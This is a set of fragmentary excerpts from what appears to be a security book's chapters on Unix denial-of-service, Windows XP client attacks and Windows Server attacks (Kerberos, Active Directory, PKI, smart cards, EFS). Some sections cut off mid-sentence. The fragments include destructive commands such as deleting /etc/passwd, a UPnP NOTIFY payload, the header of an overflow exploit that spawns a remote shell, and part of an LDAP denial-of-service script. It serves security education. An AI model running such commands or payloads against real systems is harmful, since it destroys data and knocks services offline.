Next, we will look at common ports and investigate how they may be (and have been) attacked. The information below was collected from various vulnerability databases (shown in the "References" section) and from our own security research.

12.2.1 TCP

This section covers attacks against popular Unix TCP services. This is not an exhaustive treatise on Unix network attacks, as they are too numerous to be covered here. Also, the attack landscape changes with blinding speed.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

12.3 Unix Denial-of-Service Attacks

Denial-of-service (DoS) attacks are considered the least elegant form of hacking. The world of DoS, especially as related to Unix systems, is extremely broad. Denial-of-service conditions can be achieved by anything from smashing the computer system with a sledgehammer to sending sophisticated, custom TCP/IP packets in order to disable network connectivity.

Pedants in computer security sometimes define DoS attacks as the "prevention or delay of authorized access to IT resources." However, many things can affect computers and networked systems; thus, a wide array of attacks is covered under denial-of-service.

This section covers local DoS attacks, relevant network attacks, and some distributed denial-of-service (DDos) attacks. While physically destroying computing resources constitutes a denial-of-service, we will not be covering those attacks since they do not require a computer. However, it is important to remember that cutting a wire is still the most reliable way to stop network connectivity, and incinerating a hard drive is the most reliable way to erase information. Physical security, while not covered here, is of paramount importance in network defense.

Standalone host DoS attacks can work through crashing applications or operating systems or through exhausting memory, disk, or CPU resources. They can be loosely categorized into resource exhausting (such as `cat /dev/zero > /tmp/file`) and resource destruction (such as `rm /etc/passwd`).

Network denial-of-service attacks attempt to incapacitate systems from the network via weaknesses of network protocols, networking code implementations, or other vulnerabilities. Sometimes, especially in the case of massive DDoS attacks, no vulnerability is required for the attack to work—all the attacker needs is better network connectivity.

DoS attacks are a nuisance. Sometimes, however, they can have a major effect on the target. DoS attacks are common on the Internet, and they comprise a growing part of hacker wars and hacktivism.

12.3.1 Local Attacks

This section covers local DoS attacks requiring the attacker's presence at the system console or a working remote shell connection (via telnet, ssh, rlogin, etc.).

12.3.1.1 Destruction of resources

Destruction of resources on Unix be accomplished by removing or overwriting critical system files and by crashing server processes and other applications. In addition, it may be possible to harm system hardware under the right circumstances, especially in Unix systems running on i386 architecture (Linux, BSD). However, most of these attacks require system privileges. For example, only root users can erase the password file. Root access enables the attacker to do much more damage, such as removing or reformatting all data on the system. As long as attackers are unable to access resource, the risk of its destruction is low. [Table 12-2](#) gives examples of some destruction-of-resources attacks.

Table 12-2. Local DoS resource attacks

Attack	Impact
Remove or corrupt critical file	Access denied, system crash, loss of data, etc.
Erase/format partition	System disabled
Shut off power	System temporarily disabled

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

12.4 References

- chroot insecurity. (http://www.linuxsecurity.com/feature_stories/feature_story_99.html)
- Unix papers on security focus. (<http://www.securityfocus.com/unix>)
- Dave Dittrich on DDoS. (<http://staff.washington.edu/dittrich/misc/ddos/>)
- IANA port assignments. (<http://www.iana.org/assignments/port-numbers>)
- Port database. (<http://www.portsdb.org>)
- "The Twenty Most Critical Internet Security Vulnerabilities: The Experts Consensus " SANS, 2003 (<http://www.sans.org/top20>)
- ICAT CVE vulnerability database. (<http://icat.nist.gov>)
- Bugtraq vulnerability database. (<http://www.securityfocus.com/bid>)
- CERT vulnerability notes. (http://www.cert.org/nav/index_red.html)

 PREV

< Day Day Up >

NEXT 

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

Chapter 13. Windows Client Attacks

Since the beginnings of the Windows OS, Microsoft has been fighting a two-fronted battle. One side of the battle is the home user market, which has traditionally been fed simplified versions of Windows that do not incorporate much in the way of security. On the other side is the workstation/server side of Windows, which offers at least a semblance of security for server-based applications. While this division allowed for consumer choice, the disparity between the two operating systems forced Microsoft to support and maintain two totally different code bases. Microsoft had a divided front.



We have divided Windows security into client and server attacks. The current chapter focuses on client-side attacks, while the next chapter focuses on server attacks.

While this problem became obvious in the early 1990s, if not earlier, it nevertheless took almost a decade to successfully combine heightened security with a simplified GUI that the average user could understand. Thus, in 2001, the world witnessed the birth of Windows XP, an easy-to-use, security-conscious operating system that makes a computer administrator out of almost any user—at least in theory.

While Windows XP is more secure than most of its desktop predecessors, it is not as secure as Microsoft would have you believe. This chapter details several of the most damaging attacks against Windows XP.

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

13.1 Denial-of-Service Attacks

Computer attacks can take several forms, some of which include information gathering, local administrative access, remote access hacks, and, last but not least, denial-of-service attacks. While gaining root access to a server is typically the ultimate goal, there are still numerous reasons a hacker would want to simply take a server out of commission.

For example, what would be the result of an organization-wide cyberattack that caused all of the company's web servers to shut down? This type of attack is not only possible but is also easy to perform, since most organizations purchase large blocks of IP addresses and manage them internally. A hacker simply learns this range in order to systematically target the entire block.

In this section, we investigate two denial-of-service attacks that work in such a manner. The first attacks the Server Message Block protocol used by Windows machines, while the second targets the Universal Plug and Play service (a relatively modern feature of Windows operating systems).


13.1.1 SMB Attack

The Service Message Block (SMB) protocol was designed to provide a platform-independent method of requesting data from file services over a network. Also known as the Common Internet File System, this protocol is most often affiliated with the Windows family of operating systems, although others can use it. So far, only Windows has been found vulnerable to the following attack.

SMB operates in the Application/Presentation layers of the OSI model (depicted in [Figure 13-1](#)). Because it operates in such high layers, SMB can easily be used in almost any network. TCP/IP, IPX, NetBEUI, and other lesser-known protocols can all work with SMB packaged data.

Figure 13-1. OSI model depicting relationship of SMB and other protocols

OSI model



SMB is a protocol used for sharing files, printers, and communication methods between computers. SMB operates as a client/server request/response type of service. In this example, we demonstrate it as used with TCP/IP, which is actually NetBIOS over TCP/IP (NBT).

While it is possible to operate Windows XP without allowing SMB requests to connect, this service is set up to run automatically under the default installation. Remote clients can check for SMB service availability by performing a port scan. Positive results include a reply from TCP port 139 and/or TCP port 445, depending on whether NetBIOS over TCP/IP (NBT) is enabled.

Older Windows operating systems use port 139 by default to accept incoming SMB requests. However, with the introduction of Windows 2000 and XP, port 445 is also used to allow Direct Host services to run. Additionally, this port can be used in anonymous share attacks that provide a remote hacker with full access to a Windows box.

In this attack, the weakness is found in the `SMB_COM_TRANSACTION` command, which used to create functions by which the client and host communicate. In short, this command defines a "Function Code" that determines

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

13.2 Remote Attacks

Earlier in the chapter, we discussed an exploit with UPnP as a method of performing a denial-of-service attack. This service can also be used to gain remote access to a computer.

The UPnP service is vulnerable. One method of attack is to use the NOTIFY directive, which has the following format:

```
NOTIFY * HTTP/1.1

HOST: <TARGET IP>:1900

CACHE-CONTROL: max-age=10

LOCATION: http://IPADDRESS:PORT/.xml

NT: urn:schemas-upnp-org:device:InternetGatewayDevice:1

NTS: ssdp:alive

SERVER: HACKER/2001 UPnP/1.0 product/1.1

USN: uuid:HACKER
```

If the Location field increases rapidly, the result is a server crash as the result of a server memory error. Technically, this is the result of a buffer overflow error that caused important information to be overwritten with random data. However, it has been discovered that overflowing the server with a series of As returns the problem address 0x41414141, which indicates that a controllable buffer overflow is possible. This is simple because the letter "A" is the same as the hex value "41". We know that the memory was overflowed with our series of As when we receive a response of 41414141 in the error.

There's a program that tests this problem. (It should be noted that this script may not work correctly due to the fact that every loaded service changes the starting point of the ssdpsrv.exe service.) The following is the most commonly quoted program with regard to performing a buffer overflow attack. If this program is successful, a remote shell is opened on port 7788 on the target machine.

```
/*
* WinME/XP UPNP dos & overflow
*
* Run: ./XPloit host <option>
*
* Windows runs the "Universal Plug and Play technology" service
* at port 5000. In the future, this will allow for seamless
* connectivity of various devices such as a printer.
*
* This service has a DoS and a buffer overflow that we exploit here.
*
* PD: the -e option spawns a cmd.exe shell on port 7788 coded by isno
*
* Author:      Gabriel Maggiotti
* Email:       gmaggiot@ciudad.com.ar
* Webpage:     http://gh0x.net
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

13.3 Remote Desktop/Remote Assistance

Integrated remote control is one of the most useful features of Windows XP. This concept is not new, as illustrated by PC Anywhere, VNC, and Back Orifice. The fact that this technology now comes included with the Windows XP operating system has opened a new chapter in the history of Microsoft's family of desktop operating systems. However, several security issues have been discovered since the release of XP that can make these new additions a potential security risk.

13.3.1 Abusing the Remote Desktop

The Remote Desktop feature obviates the need for third-party remote control programs. It allows an authorized remote user to connect to his machine from anywhere, provided a direct connection exists. In other words, the client and host must have a direct path by which the data can transfer, which means any existing firewalls and/or proxy servers need to be manually configured to allow Remote Desktop to work.

To set up this program on the host, the operating system has to be told to accept incoming requests for Remote Desktop. If the server administrator wants to allow multiple users to connect (one at a time), extra accounts can be added to the Remote Desktop settings. To access the settings for Remote Desktop, perform the following steps:

1.

If the Default view is enabled, click the Start button.

2.

Right-click on My Computer and select Properties.

3.

Click on the Remote tab.

4.

Check the "Allow remote users to connect remotely to this computer" box.

5.

Click the Select Remote Users... button.

6.

Click the Add button to allow users Remote Desktop access.




To grant remote access permissions to a user, the account must have a password assigned.

While this user information is relatively secure, as is the connection, remember that the Remote Desktop can be abused remotely by brute force and other traditional attacks. Also, the connection is protected by a username and password only, which means the security of Remote Desktop depends on the strength and secrecy of the password.

The first step in an attack is to find a computer accepting Remote Desktop connections. Since the Remote Desktop service runs on a dedicated port of 3389, finding open computers is fairly easy with a port scanner. As [Figure 13-5](#) illustrates, an eight-second port scan of our test network using Nmap provides us with three computers that accept Remote Desktop connections.

Figure 13-5. Nmap port scan for computers running Remote Desktop service



 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

13.4 References

- "Hacking .NET Server," by Cyrus Peikari and Seth Fogie. Paper presented at Defcon 10, August 2002. (<http://www.airscanner.com>)
- Windows .NET Server Security, by Cyrus Peikari and Seth Fogie. Prentice Hall PTR, 2002.
- "Multiple Remote Windows XP/ME/98 Vulnerabilities," by Marc Maiffret.
- "Vulnerability Report for Windows SMB DoS," by Iván Arce.
- "ISO Layers and Protocols," by Wilson Mar. (<http://www.wilsonmar.com/1isotp.htm>)
- "Buy Microsoft, Go to Jail?" by Cyrus Peikari and Seth Fogie. Pearson Education, November 2002. (<http://www.informIT.com>)
- "Is Windows XP's 'Product Activation' A Privacy Risk?" by Fred Langa. Information Week, August 2001.

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

Chapter 14. Windows Server Attacks

Windows Server is Microsoft's contender against Unix in the server market. Windows .NET Server versions (e.g., Windows 2003 Server) were re-engineered from the Windows 2000 Server code base. As Bill Gates himself implied in his notorious "Trustworthy Computing" memo, the success of Windows Server depends on how users perceive its security.

We have written a separate book, *Windows .NET Server Security Handbook* (Prentice Hall, 2002), detailing the complete security architecture and defense of Windows Server. Instead of repeating that information here, we instead provide a new approach to learning the material. In this chapter, we actually show you how to break Windows 2000 Server and Windows 2003 Server security, using known or theoretical vulnerabilities in the operating system.

Although not specific to the operating system itself, we also use this chapter to discuss potential weaknesses in Windows Server security implementations. The goal is to help you think outside the box, like an attacker. (Where possible, we also show defenses or countermeasures to attacks.) The purpose of this is to help you integrate Windows Server into your security policy.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day Day Up >](#)

 NEXT 

14.1 Release History

Originally scheduled for release in 2001, Windows 2003 Server was delayed several times, mostly for "security reasons" (according to Microsoft). Consider the following timeline of the Windows Server pre-release history:

- Original codename: Whistler
- Original expected release: late 2001
- Original release candidate name: Windows 2002 Server
- Trustworthy Computing Initiative release rollback: mid-2002
- Final release candidate name: Windows .NET Server
- Updated release date: mid-2003 (over two years of beta testing)
- Last-minute name change: Windows 2003 Server

Even before its release, Windows 2003 Server was plagued with a long history of insecurity, uncertainty, and confusion.

 PREV

[< Day Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

14.2 Kerberos Authentication Attacks

In Windows 2003 Server, Microsoft's implementation of Kerberos v5 is the default network protocol for authentication within a domain. The Kerberos v5 protocol verifies the identity of both the user and the network services. This dual verification is known as *mutual authentication*.

The Kerberos protocol was initially developed in the 1980s at the Massachusetts Institute of Technology in a project known as Athena. The name *Kerberos* (*Cerberus* in Latin) comes from the mythical three-headed dog that guards the entrance to Hades. The goal of the project was to design authentication, authorization, and auditing services (all three heads of Kerberos). However, they only implemented authentication services.

Microsoft's implementation of Kerberos includes all three heads: authentication, authorization, and auditing. Kerberos provides strong authentication methods for client/server applications in distributed environments by taking advantage of shared secret key cryptography and multiple validation technologies.

This section reviews the components that comprise Kerberos under Windows 2003 Server, in addition to the authentication process. We also point out known attacks against Kerberos (although they are not specific to a Windows environment).

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

14.3 Kerberos Authentication Review

Kerberos runs on a system of tickets issued by the Key Distribution Center (KDC). To gain access to a network resource, you must have a ticket for authentication. The KDC is the main communication intermediary in this scheme and runs as a service on Windows 2003 Server domains. In fact, every Windows 2003 Server domain controller is a KDC by default. The purpose of the KDC is to grant initial tickets and Ticket-Granting Tickets (TGTs) to principals. In Kerberos, a principal can be a user, machine, service, or application. By presenting a pre-shared secret, each principal gets a unique TGT.


The KDC is comprised of two components, which are the Authentication Service (AS) and the Ticket-Granting Service (TGS). The AS is the first subprotocol activated when the user logs on to the network. The AS provides the user with a logon, a temporary session (encryption) key, and a TGT. The AS response includes two copies of the session key, one encrypted with the TGS's key, located in the TGT, and one copy that is encrypted with the user's key (password). This shared session key between the user and the TGS enables the single sign-on capability of Kerberos.



Unless the realm uses preauthentication, the KDC will happily issue a TGT to anyone. The ability to decrypt the message containing the shared session key is what "authenticates" a user.

When a principal wants to communicate with another principal, it presents its unique TGT to the KDC. [Figure 14-1](#) shows an overview of the Kerberos communication sequence.

Figure 14-1. The steps of Kerberos authentication



As shown in the figure, authentication is a sequential process, as follows:

1.

The principal (in this example, the Client) first makes an authentication service request to the KDC for a Ticket-Granting Ticket (TGT).

2.

The KDC responds to the Client with a TGT. This includes a key (ticket session key) and is encrypted with the Client's password.

3.

The Client uses its new TGT to request a Ticket-Granting Service (TGS) ticket in order to access the other principal (in this example, the Server).

4.

The KDC responds to the Client by issuing a TGS ticket to the Client to access a specific resource on the Server. Note that here again a session key is generated, and two copies are made. One copy is intended for the application server and is encrypted with the application server's key (the ticket), and the other copy is sent to the user, encrypted with the session key from the AS exchange.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

14.4 Defeating Buffer Overflow Prevention

In September 2003, David Litchfield discovered a method to exploit the buffer overflow prevention system in Windows 2003 Server, which we include here with his permission. The problem lies in the Windows stack protection mechanism. Microsoft incorporated this protection mechanism into Windows 2003 Server to help mitigate the risk posed by stack-based buffer overflow vulnerabilities. Like StackGuard (discussed in [Chapter 5](#)), the Microsoft mechanism places a security cookie (or "canary") on the stack in front of the saved return address when a function is called. If a buffer local to that function is overflowed, the cookie is overwritten on the way to overwriting the saved return address. Before the function returns, the cookie is checked against an authoritative version of the cookie stored in the .data section of the module where the function resides. If the cookies do not match, then the system terminates the process because it assumes that a buffer overflow has occurred.

According to Litchfield, when a module is loaded the cookie is generated as part of its startup routine. The cookie has a high degree of randomness, which makes cookie prediction too difficult, especially if the attacker only gets one opportunity to launch the attack. This code represents the manner in which the cookie is generated. Essentially, the cookie is the result of a bunch of XOR operations on the return values of a number of functions:

```
#include <stdio.h>

#include <windows.h>

int main( )
{
    FILETIME ft;

    unsigned int Cookie=0;

    unsigned int tmp=0;

    unsigned int *ptr=0;

    LARGE_INTEGER perfcount;

    GetSystemTimeAsFileTime(&ft);

    Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;

    Cookie = Cookie ^ GetCurrentProcessId( );

    Cookie = Cookie ^ GetCurrentThreadId( );

    Cookie = Cookie ^ GetTickCount( );

    QueryPerformanceCounter(&perfcount);

    ptr = (unsigned int)&perfcount;

    tmp = *(ptr+1) ^ *ptr;

    Cookie = Cookie ^ tmp;

    printf("Cookie: %.8X\n",Cookie);

    return 0;
}
```

The cookie is an unsigned int, and once it has been generated it is stored in the .data section of the module. However, the .data section's memory is writable, leaving it vulnerable to attack by overwriting this authoritative cookie with a known value and overwriting the stack cookie with the same value. As a countermeasure, Litchfield recommends that Microsoft mark the 32 bits of memory where this cookie is stored as read-only in order to prevent the attack.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

14.5 Active Directory Weaknesses

Core Security Technologies uncovered another weakness in the Windows Server security architecture. According to their advisory (reprinted with permission):

Active Directory, which is an essential component of the Windows 2000 architecture, presents organizations with a directory service designed for distributed computing environments. Active Directory allows organizations to centrally manage and share information on network resources and users while acting as the central authority for network security.

The directory services provided by Active Directory are based on the Lightweight Directory Access Protocol (LDAP) and thus Active Directory objects can be stored and retrieved using the LDAP protocol. A vulnerability in Active Directory allows an attacker to crash and force a reboot of any Windows 2000 Server running the Active Directory service. The vulnerability can be triggered when an LDAP version 3 search request with more than 1,000 "AND" statements is sent to the server, resulting in a stack overflow and subsequent crash of the Lsass.exe service. This in turn will force a domain controller to stop responding, thus making possible a denial of service attack against it. The LDAP request does not need to be authenticated.

Core goes on to provide the following sample exploit:

A "search request" created using LDAP version 3, constructed with more than 1,000 *ANDs*, will provoke a stack overflow, making the Lsass.exe service crash and reboot the machine within 30 seconds. To reproduce the stack overflow, you need to create a "search request" to an Active Directory server. The "search request" must search for a nonexistent machine within the Domain Controller to which you've previously bound. It must be composed with more than 1000 AND statements but it is supposed that OR, GE, LE and other binary operators will yield the same results.

Here's the Python script Core provides in order to create such a request:

```
class ActiveDirectoryDOS( Ldap ):

    def __init__ (self):
        self._s = None
        self.host = '192.168.0.1'
        self.basedn = 'dc=bugweek,dc=corelabs,dc=core-sdi,dc=com'
        self.port = 389
        self.buffer = ''
        self.msg_id = 1
        Ldap.__init__ ( )

    def generateFilter_BinaryOp( self, filter ):
        filterBuffer = asn1.OCTETSTRING(filter[1]).encode( ) +
                      asn1.OCTETSTRING(filter[2]).encode( )
        filterBuffer = self.encapsulateHeader( filter[0], filterBuffer )
        return filterBuffer
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)[< Day Day Up >](#)[NEXT](#)

14.6 Hacking PKI

The Windows 2003 Server security architecture supports Public Key Infrastructure (PKI). Although the weaknesses of PKI and smart cards have been well described and are not limited to Windows 2003 Server, Microsoft has touted PKI as key evidence that it is complying with its "Trustworthy Computing" promise. PKI provides a strong framework for authentication, but like any technology it is vulnerable to attackers. It is a mistake to think that PKI is a panacea. As always, it is important to combine PKI with other layers of defense in your security policy. In this section, we review some of the ways PKI can be defeated.

An example of a vulnerability in one implementation of PKI occurred in mid-March, 2001. VeriSign informed Microsoft that two VeriSign digital certificates had been compromised by social engineering and that they posed a spoofing vulnerability. In this case, VeriSign had issued code-signing digital certificates to an individual who fraudulently claimed to be a Microsoft employee. Because the certificates were issued with the name "Microsoft Corporation," an attacker would be able to sign executable content using keys that prove it to be from a trusted Microsoft source. For example, the patch you thought was signed by Microsoft could really be a virus signed with the hacker's fraudulent certificate.

Such certificates could also be used to sign ActiveX controls, Office macros, and other executable content. ActiveX controls and Office macros are particularly dangerous, since they can be delivered either through HTML-enabled email or directly through a web page. The scripts could cause harm without any intervention from the user, since a script can automatically open Word documents and ActiveX controls unless the user has implemented safeguards.

In situations like this, the bogus certificates should have been placed immediately on a Certificate Revocation List (CRL). However, VeriSign's code-signing certificates did not specify a CRL Distribution Point (CDP), so a client would not be able to find and use the VeriSign CRL. As a result, Microsoft issued a patch that included a CRL containing the two certificates. In addition, the Microsoft patch allowed clients to use a CRL on the local machine, instead of a CDP. Note that the above exploit was VeriSign's fault, not Microsoft's.

Observers have pointed out other potential weaknesses in PKI. For example, Richard Forno has shown how incomplete PKI implementations can give online shoppers a false sense of security. According to Forno, while PKI ensures that the customer's initial transmission of information along the Internet is encrypted, the data may subsequently be decrypted and stored in clear text on the vendor's server. Thus, a hacker can bypass the strength of PKI if he can access the clear-text database. In fact, rogue employees could easily sniff the data as it travels on the wire from within the corporate network.

When implementing PKI, consider network security from a holistic perspective. Fred Cohen sketched a list of potential vulnerabilities in his seminal paper "50 Ways to Defeat PKI" (see [Section 14.10](#)). Most of these attacks involve basic social engineering, denial-of-service, or cryptographic weakness exploitation.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

14.7 Smart Card Hacking

Smart card hacking is not specific to Windows. However, starting with Windows 2000 Server (and continuing with later versions), integrated smart card support was also highly touted as a new security feature of Microsoft's server architecture. Smart card attacks are therefore presented here merely as a reminder that no particular solution is infallible.

A smart card typically describes a plastic strip the size of a credit card that has an embedded microprocessor. By taking advantage of PKI, smart cards simplify solutions such as interactive logon, client authentication, and remote logon. The use of smart cards is growing rapidly.

Like any technology, smart cards are vulnerable to attack. In addition to the inherent weaknesses of PKI described above, smart cards may be vulnerable to physical attacks. This section reviews smart card technology and shows a brief sample of attacks against them. By understanding these vulnerabilities, you can make an informed decision on whether to utilize Windows 2003 Server's streamlined support for smart cards.

14.7.1 Smart Card Advantages

The advantages that smart cards provide include:

- Tamper-resistant and permanent storage of private keys
- Physical isolation of secure private key computations from other parts of the system
- Ease of use and portability of credentials for mobile clients

One advantage of smart cards is that they use personal identification numbers (PINs) instead of passwords. PINs do not have to follow the same rules as strong passwords, because the cards are less susceptible to brute force dictionary attacks. A short PIN is secure because an uncompromised smart card locks after a certain number of PIN inputs are incorrectly attempted. Furthermore, the PIN itself is never transmitted over the network, so it is protected from classic sniffing attacks.

Unlike a password, it is not necessary to change a PIN frequently. In fact, traditionally there has been no change-PIN functionality available through the standard desktop logon interface, as there is for passwords. The change-PIN capability is only exposed to the user when a private key operation is being performed, due to the lack of standards for how PINs are managed across card operating systems; thus, PIN management cannot be done at the operating system layer. (Note that the U.S. Government actually has standardized on a smart card, known as the Common Access Card, which includes a change-PIN feature.)

14.7.2 Hardware Reverse Engineering

In 1998, an extensive and well-organized phone-card piracy scam demonstrated how vital proper encryption could be. As reported in Wired magazine, criminals from the Netherlands flooded Germany with millions of illegally recharged telephone debit cards. The cards, designed for Deutsche Telekom payphones, used a simple EEPROM (electrically erasable programmable read-only memory) chip developed by Siemens Corporation that deducted value from the card as minutes were used up. Ordinarily, once the credit balance reached zero, the cards would be thrown away or given to collectors. However, the Dutch pirates found a way to bypass the simple security and recharge the cards without leaving any physical evidence of tampering. Using hardware reverse engineering, pirates could understand the simple encryption stored on the chip. In addition, they found a bug that allowed the stored monetary value to be reset. The pirates bought up thousands of spent cards in bulk from collectors, recharged them, and resold them at a discount to tobacco shops and other retail outlets across Germany. The damage from this piracy was estimated to amount to \$34 million.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

14.8 Encrypting File System Changes

Windows XP and Windows 2003 Server sport an updated version of the Encrypting File System (EFS) that was introduced in Windows Server. In this section, we include changes in the final release versions, as well as new vulnerabilities in the EFS (courtesy of Steve Light).

Windows 2003 Server has enhanced its EFS since Windows Server. For example, Windows 2003 Server now has enhanced encryption of the Offline Files database. This is an improvement over Windows Server because cached files can now be encrypted. In addition, Windows XP no longer creates a default recovery agent. Lastly, XP/Server EFS now supports multiple users encrypting a single file.

This section describes the Windows XP/Server EFS and shows you how to manage this powerful security feature.

14.8.1 Background

Microsoft's EFS is based on public key encryption and utilizes the operating system's CryptoAPI architecture. The EFS encrypts each file with a randomly generated key that is independent of a user's public/private key pair. The EFS automatically generates an encryption key pair and a certificate for a user if they do not exist. Temporary files are encrypted if the original file is on an NTFS volume. The EFS is built in to the operating system kernel and uses non-paged memory to store file encryption keys so that they are never in the paging file.

In Windows XP/Server, encryption is performed using either the expanded Data Encryption Standard (DESX) or Triple-DES (3DES) algorithm. Both the RSA Base and RSA Enhanced software included by cryptographic service providers (CSPs) may be used for EFS certificates and for encryption of the symmetric encryption keys.

14.8.2 User Interaction

The EFS supports file encryption on a per-file or per-folder basis. All child files and folders in an encrypted parent folder are encrypted by default. For simplicity, users should be encouraged to set one folder as encrypted and store all encrypted data in subfolders of the encrypted parent folder. However, each file has a unique encryption key, which ensures that the file remains encrypted even if it moves to an unencrypted folder on the same volume.

14.8.3 Data Recovery on Standalone Machines

The EFS originally had a special account known as the Data Recovery Agent, or DRA, that allowed administrators to recover keys. However, this account is no longer included by default. Newer versions of Windows XP do not create a DRA on newly installed machines in a workgroup or in a domain. This effectively prevents offline attacks against the administrator account. If a machine is joined to a domain, all users—including local users—inherit the recovery policy from the domain. For workgroup machines, a DRA must be created manually by a user and installed. To manually create a DRA, the *cipher.exe* utility must be used as follows:

```
CIPHER /R:filename  
/R Generates a PFX and a CER file with a self-signed EFS recovery certificate in them.  
filename A filename without extensions
```

This command generates *filename.PFX* (for data recovery) and *filename.CER* (for use in the policy). The certificate is generated in memory and deleted when the files are generated. Once you have generated the keys, import the certificate into the local policy and store the private key in a secure location.

Steve Light discovered a weakness in which XP clients may lose access to EFS files after a password reset. Users on an XP workstation that is in a standalone (workgroup) or Windows NT 4 domain environment may lose access to EFS-encrypted files after a password reset. The default behavior of XP's Data Protection API (DPAPI) is more restrictive when granting access to private keys. XP does not allow a user with a reset password access to that user's private keys.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

14.9 Third-Party Encryption

In certain cases, such as in protecting highly sensitive data, some administrators opt to use an additional third-party add-on for encryption. A good example of this is Encryption Plus Hard Disk . EP Hard Disk is a program that encrypts entire disks or selected partitions at the disk driver level so that normal applications can use the secure EP Hard Disk services transparently.

[Table 14-1](#) shows the EP Hard Disk application components, the main user-visible functions within those components, and the user role expected to use each function.

Table 14-1. EP Hard Disk component names, function names, and role names

Application component	Application function	Intended user
User Program	Disk encryption	User
	User logon	
	Authenti-Check or One-Time Password recovery	
	Recovery	
	Administrator logon	Local administrator
		Corporate administrator
Administrator Program	Administrator logon	EP Hard Disk administrator
	Configuration update	EP Hard Disk administrator
Recovery tool	Recovery	Local administrator
		Corporate administrator

14.9.1 Summary of Functionality

The data written to and read from the partition or disk is encrypted and decrypted on the fly as required, driven by operating system use of the storage device. The encryption algorithm used is the Advanced Encryption Standard (AES) in Cipher Block Chaining mode with 256-bit keys. The Disk Key, which is used to encrypt the data on the disk, is randomly generated and stored encrypted under the Disk Key Encryption Key (Disk KEK). The Disk KEK is derived from the username and password with the password-based key derivation function 2, as described in the Public Key Cryptography Standards #5.

14.9.2 One-Time Password

EP Hard Disk also includes a corporate key-recovery mechanism, called One-Time Password, in which designated administrators are able to remotely assist users who forget their passwords. One-Time Password recovers the encryption key with which the disk is encrypted, allowing the user to set a new password and regain access to her data.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

14.10 References

- Windows .NET Server Security Handbook, by Cyrus Peikari and Seth Fogie. Prentice Hall, 2002.
- "Hacking .NET Server," by Cyrus Peikari and Seth Fogie. Paper presented at Defcon 10, August 2002. (<http://www.airscanner.com>)
- "Waking the Sleeping Giant: Is Windows .NET Server Secure?" by Cyrus Peikari. Secure Computing Magazine, June 2002.
- "Is .NET Server Really 'Trustworthy'?" by Zubair Alexander. InformIT.co, May 2002.
- "Feasibility of Attacking Windows 2000 Kerberos Passwords." Excerpt reprinted with permission from Frank O'Dwyer.
- "Active Directory Stack Overflow," by Eduardo Arias, Gabriel Becedillas, Ricardo Quesada, and Damian Saura. Core Security Technologies Advisory, July 2003. (<http://www.coresecurity.com/common/showdoc.php?idx=351&idxseccion=10>)
- "PKI: Breaking the Yellow Lock," by Richard Forno. SecurityFocus, February 2002.
- "50 Ways to Defeat PKI," by Fred Cohen. (<http://www.all.net>)
- "Erroneous VeriSign-Issued Digital Certificates Pose Spoofing Hazard." Microsoft Security Bulletin MS01-017, March 2001.
- "Tamperproofing of Chip Card," by Ross J. Anderson. Cambridge University Computer Laboratory.
- "Pirates Cash In on Weak Chips," by James Glave. Wired News, May 1998
- "Tamper Resistance—A Cautionary Note," by Ross Anderson and Markus Kuhn. Cambridge University Computer Laboratory.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

Chapter 15. SOAP XML Web Services Security

